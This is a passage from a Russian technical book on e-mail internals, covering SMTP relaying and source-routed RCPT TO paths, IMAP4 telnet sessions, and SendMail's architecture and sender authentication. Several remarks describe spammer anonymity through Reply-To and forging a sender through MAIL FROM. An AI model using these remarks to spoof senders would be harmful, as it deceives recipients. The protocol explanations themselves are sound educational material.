При попытке ответить отправителю, почтовый клиент получателя извлечет содержимое поля “Reply-To” и отправит письмо по указанному в нем адресу. Именно этим и пользуются спамеры для достижения полной анонимности с одной стороны, и возможности получения ответов от заинтересованных лиц – с другой.

Если внимательно посмотреть на заголовок письма, в нем можно обнаружить несколько строк “Received”. Их оставили транзитные сервера, иначе называемые ***Релеями*** (от английского *relay*).

Врезка «для начинающих» *

Любой почтовый клиент может отправить письмо напрямую. Однако для этого придется собственноручно указать в настойках сервера исходящей почты адрес получателя.

Например, чтобы отправить письмо для kpnc@computerra.ru *с помощью “OutLock Express” придется зайти в «Учетные записи» (меню «Сервис»), выбрать «Свойства» и перейти к закладке «Серверы», задав для исходящей почты сервер «computerra.ru».*

Очевидно, это слишком утомительно и непрактично. До тех пор, пока программное обеспечение не научиться выполнять такую операцию автоматически, пользователи будут вынуждены пользоваться прежними методами.

Работа типичного мелкокорпоративного сервера исходящей почты выглядит приблизительно так: получив в свое распоряжение письмо, он тут же устанавливает соединение с почтовым ящиком получателя, и отправляет послание. При этом он сталкивается с теми же затруднениями, что и обычный клиент. Поэтому, широко используется ***ретрансляция*** сообщений. Если письмо по каким-то причинам не может быть передано напрямую, оно передается ретранслятору.

Ретранслятор – точно такой же SMTP-сервер, как и все остальные, обсуждаемые в этой главе. В зависимости от настоек сервера маршрут пересылки письма может варьироваться. Одно сообщение может отправляться напрямую, а другое – долго «крутиться» на Релеях. Доверие это прекрасно, но только когда не касается вопросов безопасности. Кто рискнет доверять ретрансляторам неизвестного происхождения? Тем более, дальнейший маршрут письма каждым из транзитных серверов определяется ***самостоятельно***, и нет никаких гарантий, что в эту цепочку не вклиниться злоумышленник.

Но протокол SMTP позволяет отправителю самостоятельно задавать маршрут пересылки сообщения Параметр команды “RCPT TO” может содержать не только адрес получателя, но и ***путь ретрансляции***!

Формат его следующий:

- *RCPT TO:<@s1,@s2,@s3,@sn:name@host>*

где s1,s2,s3,sn – имена (или IP адреса) промежуточных хвостов, а name@host почтовый ящик получателя. В первую очередь сообщение передается узлу s1 – самому левому серверу в цепочке. Он модифицирует параметр команды RCPT TO, «выкусывая» из нее имя своего узла:

- *RCPT TO:<@s2,@s3,@sn:name@host>*

Затем, извлекается адрес следующего получателя – s2. Если сервер s1 не берется за доставку корреспонденции серверу s2, письмо возвращается назад отправителю с сообщением об ошибке. В противном случае процесс повторяется до тех пор, пока сообщение не окажется в почтовом ящике получателя.

Недостаток такой схемы заключается в том, что некоторые SMTP сервера для пересылки на очередной хвост могут прибегать к услугам своих собственных ретрансляторов. Таким образом, гарантируется, что письмо при успешной доставке посетит все заданные узлы в указанном порядке. Но не всегда выполняется прямая пересылка между соседними хвостами в цепочке.

Поэтому, задача подбора транзитных серверов осложняется. Каждый из них должен быть не только защищен от посторонних вторжений, но заведомо не пользоваться услугами сторонних ретрансляторов.

К сожалению, большинство почтовых клиентов, проверяя корректность ввода адреса получателя, считают такую операцию синтаксически неправильной и отказываются отправлять письмо. Приходится в очередной раз запускать telnet и передавать сообщение вручную.

Врезка «для начинающих»

Узнать какие именно команды поддерживаются конкретным SMTP сервером можно с помощью «HELP», а подробнее о назначении каждой из них "HELP command".

Врезка «замечание»

Для получения детальной информации о командах протокола SMTP можно обратиться к RFC-788, RFC-821, RFC-822, RFC-1341, RFC-1342, RFC-1426, RFC-1521, RFC-1806, RFC-1830, RFC-2045, RFC-2046, RFC-2047, RFC-2048, RFC-2049, RFC-2076.

Протокол IMAP4

- В этой главе
  - Достоинства протокола IMAP4
  - Основные команды
  - Чтение сообщений

Протокол IMAP4 (*Internet Mail Access Protocol*) сильно уступает в популярности POP3, но значительно превосходит его функциональности. Однако никакого противоречия здесь нет. В отличие от POP3, IMAP4 предполагает хранение и обработку сообщений на ***сервере***, откуда вытекает необходимость наличия постоянного канала связи. Большинство пользователей не могут позволить себе подобную роскошь, и потому IMAP4 в основном используется в локальных корпоративных сетях, где постоянная связь с сервером – не проблема.

*Врезка «замечание» **

Большинство получателей, не имеющих постоянного соединения с Internet, предпочитают не хранить почту на сервере, а забирать ее на свой локальный ящик и обрабатывать сообщения собственными клиентскими средствами.

Совсем иная ситуация складываться в локальных корпоративных сетях, где постоянная и стабильная связь с сервером – не проблема. Корреспонденция, хранящаяся на сервере, доступна всем клиентам, обладающими соответственными правами доступа, и надежно защищена (равно как и сам сервер), в то время как гарантировать целостность информации на множестве локальных машин затруднительно.

С другой стороны, в POP3-ящиках почта храниться незначительные промежутки времени, и это затрудняет ее похищение злоумышленником. Напротив же, идеология IMAP4 диктует постоянное хранение всей почты на одном сервере. И если этот сервер окажется взломан, злоумышленник получит доступ сразу ко всей корреспонденции.

Под обработкой сообщений понимается возможность растасовать корреспонденцию по множеству папок и наличие развитых функций поиска необходимого письма. Все это реализовано практически в любой почтовой программе (например, Outlook Express, The Bat), однако, при использовании протокола IMAP4 эти операции выполняются ***сервером***, а не клиентом.

Такой подход приводит к интенсивному взаимодействию с сервером и может легко вызвать его перегрузку. Поэтому, в протоколе появились новшества, заметно оптимизирующие скорость обмена. В отличие от POP3, взаимодействие клиента с IMAP4 сервером стоится не по принципу «запрос-ответ», а происходит ***асинхронно***. То есть можно посылать следующую команду не дожидаясь ответа на предыдущую. Порядок обработки запросов определяется сервером из соображений оптимизации скорости работы, и часто случается так, что команды обрабатываются в обратном порядке.

Что бы иметь возможность определить к какому именно запросу относится ответ сервера, в протокол были введены ***теги***. Тег предваряет каждый запрос клиента и ответ сервера.

Обмен при этом выглядит приблизительно так:

- *тег1 команда 1*
- *тег2 команда 2*
- `тег2 ответ на команду 2`
- *тег3 команда3*
- `тег1 ответ на команду 1`
- `тег3 ответ на команду 3`

Тег представляет собой короткую символьно-цифровую строку, идентифицирующую каждую команду клиента. Ответы сервера (или очередные запросы клиента, в том случае, когда они связаны друг с другом) должны ссылаются на команду по ее тегу.

Однако чаще всего взаимодействие происходит по старому – доброму принципу «запрос-ответ». В самом деле, прежде чем посылать очередную команду, недурно бы получить ответ на предыдущий запрос. Например, читать корреспонденцию не получится до тех пор, пока сервер не выдаст список всех сообщений в почтовом ящике. Поэтому, в приведенных ниже примерах будет всегда использоваться ***один и тот же тег***, что вполне допустимо, – как только приходит ответ сервера, использованный ранее тег, вновь становиться «свободным».

Врезка «Для начинающих»

Большинство поставщиков бесплатных сетевых услуг не поддерживают протокола IMAP4. Поэтому, найти такой сервер, для многих окажется не легкой задачей. Неплохой идеей будет набрать в строке запроса поисковой системы (такой, как «Апорт») нечто вроде «IMAP4+free»

Врезка «замечание»

Неплохо себя зарекомендовала бесплатная служба "Mailru.com", предоставляющая быстрый и бессбойный доступ к почтовому ящику по протоколам POP3, STMP, IMAP4.

Семьдесят три страницы убористого технического текста RFC-1730 документируют более двадцати различных команд протокола. Подробное описание IMAP4 превратило бы популярную книгу во множество скучных томов справочного руководства. В беглом обзоре этой главы будут рассмотрены лишь простейшие операции с почтовым ящиком, но вполне достаточные для чтения корреспонденции.

Для начала работы необходимо установить TCP-соединение через ***сто сорок третий*** порт.




Рисунок 010 Подключение к mail.softclub.net

Через секунду после установления соединения, на экране telnet-клиента появится приглашение следующего вида:

- `OK joshua.softclub.net IMAP4rev1 v12.250 server ready`

Сразу же после его выдачи сервер переходит в состояние аутентификации. Передать свое имя и пароль клиент может двумя способами: либо воспользоваться командой “login” и послать их по сети в открытом виде (как чаще всего и происходит), либо выбрать защищенный режим, воспользовавшись командой “authenticate”, которая передает шифрованный пароль. Здесь не приводится анализ уязвимости тех или иных алгоритмов шифрования паролей и их реализаций. В общем случае все они достаточно ***надежны***, а ошибки конкретных реализаций всегда можно найти на любом сайте, посвященном сетевой безопасности.

В приведенном ниже примере для входа на сервер используется команда “login”, следом за которой идут имя и пароль пользователя, разделенные пробелом:

- *`kpnc login kpnc MyPassword`*
- `kpnc OK LOGIN completed`

Ответ сервера состоит из трех частей: возращенного тега “kpnc”[196], ключевого слова “OK”, подтверждающего успешное завершение операции (в противном случае было бы “BAD”), и осмысленной текстовой строки (“LOGIN completed”).

С момента подтверждения пароля доступ к почтовому ящику открыт. Но прежде, чем приступить к чтению поступившей корреспонденции, необходимо понять, ***как*** она храниться на сервере. Конечно же, в ***папках***, ибо в современной компьютерной терминологии папкой называется все, способное вмещать в себя что-то еще[197] Название и содержимое папок определяется самим пользователем, но в любой системе обязательно присутствует папка “INBOX”, в которую помещается поступающая корреспонденция.

Для выбора папки предусмотрена команда “SELECT”, использование которой продемонстрировано в следующем примере:

- *`kpnc SELECT INBOX`*
- `* FLAGS (\Answered \Flagged \Draft \Deleted \Seen)`
- `* OK [PERMANENTFLAGS(\Answered\Flagged\Draft\Deleted\Seen \*)]`
- `* 1 EXISTS`
- `* 1 RECENT`
- `* OK [UNSEEN 1]`
- `* OK [UIDVALIDITY 954332839]`
- `kpnc OK [READ-WRITE] Completed`

Значок звездочки указывает на неразрывность информационного потока. До тех пор, пока в начале строки не встретится возращенный тег, никто не должен вклиниваться в процесс передачи.

---

[196] Совпадение с именем пользователя случайное
[197] Шутка

За ключевым словом “FLAGS” (порядок которого в ответе произволен) перечисляются все доступные флаги для сообщений данной папки. Назначение их такого:

- Answered : на сообщение был отправлен ответ
- Flagged : сообщение имеет флаг (отмечено «галочкой»)
- Draft : незавершенное сообщение (черновик)
- Deleted : сообщение помечено как удаленное, но еще физически не удалено
- Seen : сообщение уже было прочитано
- Recent : только что полученное сообщение[198]

Следующее ключевое слово “PERMANENTFLAGS” показывает, какие флаги сообщений может менять пользователь, где знак «*» (джокер) обозначает «все флаги».

Две строки, расположенные ниже, говорят о том, что в ящике содержится всего одно письмо, которое было только что получено. «Только что» следует трактовать как «в промежутке между двумя последними сессиями».

Сообщение “UNSEEN 1” входит в перечень необязательных для реализации и подсчитывает количество непрочитанных писем. В приведенном примере имеется только одно такое письмо.

Уникальный временной идентификатор папки, следующий за “UIDVALIDITY”, может использоваться взамен ее имени и варьируется от сессии к сессии.

Последняя строка сообщает права клиента на эту папку. В данном случае доступно чтение и запись сообщений.

Следующий эксперимент демонстрирует технику чтения сообщений. В отличие от POP3, такую, казалось бы, простую операцию выполнить весьма затруднительно. Тогда как POP3 допускает лишь одну возможность – получение всего сообщения целиком, протокол IMAP4 помимо номера выбранного сообщения требует указание ***критерия запроса***!

Врезка «замечание»

Полное описание синтаксиса запроса содержится в RFC-1730, с котором настоятельно рекомендуется ознакомиться, но здесь привести даже в общих чертах не представляется возможным.

Сообщение может быть прочитано различными способами, один из которых продемонстрирован ниже. Он заключается в вызове команды “FETCH” с параметрами, обсуждение которых выходит за рамки данной книги, но может быть почерпнуто из RFC-1730.

В простейшем случае для получения заголовка сообщения необходимо перейти в папку, в которой хранится это сообщение (для этого используется команда “SELECT”) и отправить серверу следующий запрос “FETCH msg BODY[HEADER]”, где “msg” порядковый номер требуемого сообщения.

Например, это может выглядеть так:

```
kpnc SELECT INBOX
kpnc FETCH 1 BODY[HEADER]
1 FETCH (FLAGS (\Recent \Seen) BODY[HEADER] {1032}
Return-Path: <kpnc@aport.ru>
Received: from msk2.mail.ru (mx2.mail.ru [194.67.23.33])
by mx1.mailru.com (8.10.0/8.10.0.Beta10) with ESMTP id e2TCbfd35173
for <kpnc@mailru.com>; Wed, 29 Mar 2000 16:37:41 +0400 (MSD)
Received: from camel.int ([10.0.0.98] helo=camel.mail.ru)
by msk2.mail.ru with esmtp (Exim 3.02 #116)
id 12aHjy-0000Dk-00
for kpnc@mailru.com; Wed, 29 Mar 2000 16:38:30 +0400
Received: from ppp-02.krintel.ru ([195.161.41.226] helo=KPNC)
by camel.mail.ru with smtp (Exim 3.02 #107)
id 12aHje-0002OB-00
for kpnc@mailru.com; Wed, 29 Mar 2000 16:38:12 +0400
Message-ID: <006801bf997a$e6e39e80$f429a1c3@KRINTEL.RU>
From: =?koi8-r?B?69LJ0yDrwdPQxdLTy8k=?= <kpnc@aport.ru>
```

[198] В следующей сессии этот флаг сбрасывается. То есть он обозначает буквально следующее «сообщение получено в промежутке между двумя последними сессиями».

```
To: <kpnc@mailru.com>
Subject: Test
Date: Wed, 29 Mar 2000 16:31:32 +0400
MIME-Version: 1.0
Content-Type: text/plain;
charset="koi8-r"
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2417.2000
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2314.1300

)
kpnc OK Completed
```

А текст письма можно получить, воспользовавшись запросом “FETCH msg BODY[TEXT]”.

Например:

```
kpnc FETCH 1 BODY[TEXT]
1 FETCH (BODY[TEXT] {16}
Hello, KPNC!

)
kpnc OK Completed
```

Остальные команды протокола IMAP4 здесь рассматриваться не будут, но могут быть найдены в технической документации RFC-1730, RFC-2060 и RFC-2062.

Дополнение. Почтовый сервер изнутри

- В этой главе:
  - Краткая история возникновения почтальона SendMail
  - Архитектура SendMail
  - Компоненты SendMail – User Agent, Transfer Agent, Delivery Agent
  - Иерархия и взаимодействие компонентов SendMail
  - Устройство и назначение Агента Пользователя
  - Устройство и назначение Агента Пересылки
  - Устройство и назначение Агента Доставки
  - Устройство почтового ящика
  - Механизм отправки писем локальным получателям
  - Механизм отправки писем удаленным получателям
  - Прием входящих сообщений, модель Sender – Receiver
  - Аутентификация отправителя
  - SMTP-соединение
  - SMTP-транзакции
  - Использование SMTP сервера для приема входящей почты
  - Очередь отправки сообщений
  - Relay-серверы
  - Команды терминальной посылки, организация конференции реального времени
  - Форвардинг почты
  - Устройство агента POP3

«…автор, которому кажется, будто он очень ясно излагает свои мысли, не всегда бывает понятен читателям… автор идет от мысли к словам, а читатель - от слов к мысли»

Н. Шамфор

При описании почтовых протоколов в трех предыдущих главах принципы функционирования почтового сервера оказались незатронутыми и будут детально рассмотрены в этой главе. Конечно, никаких универсальных механизмов доставки, хранения и обработки корреспонденции не существует – каждый разработчик в праве реализовывать их по-своему. Поэтому, здесь будет рассмотрена лишь одна, самая популярная программа ***SendMail***, которая установлена на подавляющем большинстве почтовых серверов. Остальные почтальоны функционируют практически по той же схеме, поэтому нет нужды рассматривать каждого из них в отдельности.

Врезка «информация» *

Первая версия SendMail была написана в 1980 году Эриком Аллманом (Eric Allman), студентом Калифорнийского университета в Беркли, для облегчения пересылки почты из локальной сети университета Berknet, узлам, подключенным к ARPAnet.

В качестве ядра для SendMail использовалась тщательно отлаженная программа DeliverMail (написанная в 1979 году под BSD Unix 4.0), не обладающая способностью поддержки разнородных сетей. Именно этот недостаток был устранен в SendMail. Расплатой за универсальность стала значительно возросшая сложность программы, а вместе с ней и количество допущенных ошибок. В шутку утверждается – дыр в SendMail больше, чем во всех остальных вместе взятых приложениях для UNIX.

Программа SendMail распространяется свободно вместе с исходными текстами, поэтому совершенствуется и латается многочисленными разработчиками, многие из которых адаптируют ее для собственных нужд. Найти ее можно на ftp://ftp.cs.berkeley.edu

Рисунок SendMail.bmp Так выглядит логотип программы SendMail

Функционально SendMail состоят из трех обособленных компонентов: ***User Agent*** (*Агента Пользователя*), ***Transfer Agent*** (*Агента Пересылки*) и ***Delivery Agent*** (*Агента Доставки*).

- *Агент пользователя* позволяет формировать сообщения для отправки и декодировать полученные послания, хранящиеся в ***почтовом ящике*** (*mailbox*).
- *Агент Пересылки* занимается приемом и пересылка корреспонденции с одной машины на другую, с учетом используемого получателем протокола связи.
- *Агент Доставки* управляет почтовым ящиком пользователя, помещая в него входящие сообщения.

Таким образом, SendMail представляет собой законченную почтовую систему, не требующую услуг никаких других приложений.




Рисунок 028.fig Устройство и взаимодействие двух почтальонов SendMail

Устройство почтового ящика варьируется в широких пределах, но в простейшем случае – это обычный файл, в который последовательно одно за другим записываются все входящие сообщения. В других реализациях каждое сообщение помещается в отдельный файл, но, так или иначе, почтовый ящик образно можно представить в виде ***именованной записи***, хранящейся на сервере. Протокол POP3 (IMAP4) не единственный механизм доступа к собственной корреспонденции – с тем же успехом можно воспользоваться службами telnet, FTP, WWW и т.д.

Главное достоинство POP3 (IMAP4) – предоставление удобного унифицированного интерфейса для работы с почтовыми ящиками. В пересылке корреспонденции они никак не участвуют. Их роль значительно скромнее – доставить почту с сервера на локальный компьютер пользователя. Теоретически можно обойтись и без них – *Агент Пользователя*, встроенный в SendMail, замечательно справляется с задачей отображения сообщений[199].

При отправке письма используется следующий алгоритм: сначала SendMail пытается установить местоположение получателя. Если тот расположен на локальной машине[200], запускается программа "***/bin/mail***", помещая сообщение в почтовый ящик пользователя. Ситуация усложняется, когда получатель находится на другом узле. Тогда SendMail по форме адреса пытается распознать используемый протокол. Так, например, встретив адрес вида ***host1!host2!пользователь*** *Transfer Agent* использует UUCP[201] протокол и SMTP протокол для адреса наподобие ***user@host***. В крайнем случае, может быть предпринята попытка доставки письма прямым соединением по модему или другим сетям.

Агент Пересылки ведает и приемом входящих сообщений. При описании SMTP протокола, затрагивалась модель "*Sender-Receiver*". В один момент времени SMTP-сервер выступает передатчиком сообщения, а в другой – приемником. Обе функции реализует *Агент Пересылки*, – являясь ядром почтовой системы. Другими словами, ***Transfer Agent представляет собой одну из возможных реализаций протокола SMTP***, все остальные компоненты заняты более скромной работой «по хозяйству».

В свою очередь *Агент Пересылки* состоит из многочисленных модулей, из которых в первую очередь необходимо выделить механизмы поддержки *авторизации* и *транзакций*.

Первые версии SendMail, равно как и других почтовых программ, не требовали аутентификации пользователя перед отправкой почты. Никто не видел в этом особо изъяна

---

[199] Правда, для этого нужно обладать правами удаленного запуска SendMail, - достаточно редкая на сегодняшний день экзотика.

[200] То есть, на той же самой, где и установлен SendMail. Такое случается, когда скажем, Dima@mail.ru посылает письмо Tany@mail.ru

[201] Смотри «банговый путь» в главе «История возникновения и эволюции UNIX», страница…

(ведь никакого несанкционированного доступа к информации при этом не происходило[202]) Так продолжалось до тех пор, пока не появились первые спамеры, рассылающие по сети гигабайты бесполезного хлама. Непременным условиям их существования были, есть и останутся общедоступные сервера исходящей почты. Поэтому, понадобились технические средства, способные блокировать неугодных пользователей.

На первый взгляд ничего сложного в этом нет. Достаточно, например, запрашивать пароль при входе на сервер, но… это потребовало бы переделки всего клиентского программного обеспечения. Поэтому, было решено использовать в качестве пароля IP-адрес клиента. К сожалению, в большинстве случаев провайдеры предоставляют абонентам, так называемый, динамический IP адрес, который может выдаваться множеству лиц и в качестве уникального идентификатора личности не подходит. Тогда предложили следующий механизм, – сначала пользователь должен подключится к POP3 серверу и ввести свое имя и пароль[203]. После успешного завершения операции определяется IP адрес клиента и передается SMTP-серверу. В течение некоторого промежутка времени[204], SMTP-сервер открывает вход для пользователя, обладающего данным IP адресом. Недостатки такого решения – слабая защищенность и определенные неудобства при отправке почты – так, например, “Outlook Express” в первую очередь пытается выполнить отправку исходящей почты, и только потом проверяет почтовый ящик.

Врезка «замечание»

Процесс отправки почты с помощью Outlook, на сервер требующий авторизации отправителя, выглядит так, – при первой попытке отправки письма SMTP сервер возвращает ошибку, рекомендуя сначала «засветиться» по POP3. Щелчок мыши по кнопке «доставить почту» приводит к повторной попытке зайти на SMTP сервер, которая точно так же будет отвергнута. После этого Outlook заходит на POP3 сервер, где и оставляет требуемый IP адрес. Второй щелчок мыши «доставить почту» наконец-то приводит к желаемому результату, но, сколько же лишних операций для этого пришлось сделать!

Некоторые сервера всего лишь проверяют обратный адрес клиента, сообщаемый им командой “*MAIL FROM*”. Разумеется, ничего не стоит передать поддельные данные, послав письмо от имени другого человека. Для этого достаточно знать имя хотя бы одного пользователя, зарегистрированного на сервере.

Поэтому, современные почтовые серверы оснащены собственными механизмами аутентификации, требующими явной передачи имени и пароля.

Врезка «для начинающих»

К сожалению, аутентификацию отправителя поддерживают далеко не все почтовые клиенты, к числу которых относятся все версии Outlook, младше пятой.

Outlook 5.0 и выше обеспечивают проверку подлинности пользователя – для этого достаточно взвести соответствующую галочку в настойках «Серверы»




Рисунок 029 Аутентификация отправителя

[202] Зато был возможен несанкционированный доступ к *ресурсам*, но в то время это никого не волновало – SendMail или любой другой почтальон считался *общедоступным* сервисом.

[203] Все POP3 серверы обязаны поддерживать авторизацию.

[204] Точное значение зависит от настоек сервера и обычно колеблется от десятка минут до половины часа.

Поддержка *SMTP-транзакции* опирается на *SMTP-соединение*[205] и включает в себя три шага. Это ***открытие транзакции*** (совершаемое командой «MAIL FROM»), ***определение адресов доставки*** (задаваемое серией команд «RCPT TO») и ***передачи текста сообщения*** (инициируемое командой «DATA»). Последовательность «перенос строки», «точка», «перенос строки» ***завершает*** транзакцию. Подробно этот процесс описан в главе «Протокол SMTP», но некоторые нюансы остались «за кадром» и будут рассмотрены ниже.

«***Транзакция***» переводится на русский язык как «*групповая операция*», - и в данном случае обозначает возможность отправки одного сообщения по множеству (группе) адресов. Открытие транзакции заставляет получателя очистить все старые таблицы и буферы данных для приема нового сообщения. Затем последовательными вызовами «RCPT TO» перечисляются адреса назначения. При этом возможны следующие ситуации, – если получатель находится на узле SMTP-сервера, письмо будет просто опущено в его почтовый ящик, в противном же случае поведение *Агента Пересылки* будет зависеть от настроек, установленных администратором. Во многих случаях рассылка корреспонденции за пределы локальной машины запрещена, – сервер действует только на прием. Именно такая конфигурация и называется в просторечии «почтовым ящиком пользователя». Так, например, сканирование портов сервера *mail.computerra.ru*, указывает на открытый *двадцать пятый* порт (т.е. SMTP сервер установлен).




Рисунок 30.gif Сканирование портов сервера mail.computerra.ru

Но попытка использовать `mail.computerra.ru` в качестве сервера исходящей почты в своем почтовом клиенте ни к чему не приведет, – сервер откажется отправлять сообщения. На самом деле он может их отправлять, но только на *локальные адреса* – такие, которые выглядят как имя@computerra.ru. То есть полноценный SMTP сервер используется исключительно для приема входящей почты. Так называемые в обиходе сервера исходящей почты отличаются от него всего лишь одной строкой[206] конфигурационного файла, разрешающей пересылку за пределы локальной машины.

---

[205] SMTP-соединение создается после *рукопожатия*, совершаемого командами HELO и может быть реализовано поверх любого транспортного соединения, например, TCP, UDP, X.25 или другого. Поэтому, существует возможность отправки почты в любую сеть с использованием протокола SMTP.

[206] Вообще-то, немногим более одной, но это роли не играет

Врезка «для начинающих»

С этим связан частый вопрос пользователя «почему я не могу отправлять сообщения через mail.ru – сервер ругается и отвергает получателя». На самом деле на mail.ru[207] *установлено* ***два*** *SMTP сервера – один по адресу mail.ru, допускающий рассылку только в пределах mail.ru; другой же находится на smtp.mail.ru – вот он-то и нужен большинству пользователей.*

При этом опять-таки возможны варианты, – если адрес получателя и протокол опознан сервером, он пытается отправить письмо по назначению, в противном случае предлагает сделать это клиенту самостоятельно[208]. Наконец, адрес получателя может быть задан некорректно или вовсе отсутствовать, о чем SMTP сервер незамедлительно уведомит отправителя. Однако ошибка указания одного или нескольких получателей не разрывает SMTP-транзакцию и никак не влияет на остальные команды "RCPT TO".

Если возникает необходимость разорвать текущую транзакцию и перезагрузить SMTP-соединение, используют команду «RSET», вызываемую без аргументов[209]. Буфера отправителя и получателя данной транзакции окажутся очищенными и отправку письма придется начинать сначала.

Агент Пересылки добавит исходящее сообщение в очередь отправки, чаще всего расположенную в файле «***/var/spool/mqueue»***, и в порядке «социалистической очереди» будет пытаться доставить письма получателям. Если по каким-то причинам, например, отсутствию связи с сервером, сообщение не удастся отправить в течение нескольких часов, отправителю будет передано уведомление, и, по прошествии определенного количества попыток, SendMail возвратит письмо отправителю и удалит его из очереди.

В некоторых случаях задача доставки корреспонденции по назначению ложится на специализированные сервера, называемые ***Релеями*** (от английского *relay*), затронутые в главе «Протокол SMTP». В общих чертах они идентичны обычным SMTP-серверам и часто реализуются на базе SendMail. Практически единственное существенное отличие relay-серверов заключается в пропускной способности канала, соединяющего их с Internet, – он должен быть рассчитан на интенсивную рассылку корреспонденции.

Описанными выше возможностями должен обладать любой *Агент Пересылки*, отвечающий стандартам RFC. Но помимо базовых функций существует набор команд необязательных для реализации, среди которых порой попадаются удивительно полезные и любопытные.

Так, например, с помощью электронной почты несложно организовать конференцию для общения в реальном времени[210]. Для этого достаточно воспользоваться командами, пересылающими письма на ***удаленный терминал***, а не в почтовый ящик. В первых версиях *DeliverMail*[211] существовала возможность задать адрес получателя в виде "*host/dev/con*", но из соображений безопасности это было исправлено, однако такая идея понравилась разработчикам и получила дальнейшее развитие.

Сегодня же эта «вкусность» почтовых серверов практически забыта и представляет лишь исторический интерес. Для демонстрационного эксперимента потребуется терминал, работающий под управлением UNIX[212] и почтовый сервер, поддерживающий передачу писем на терминал[213].

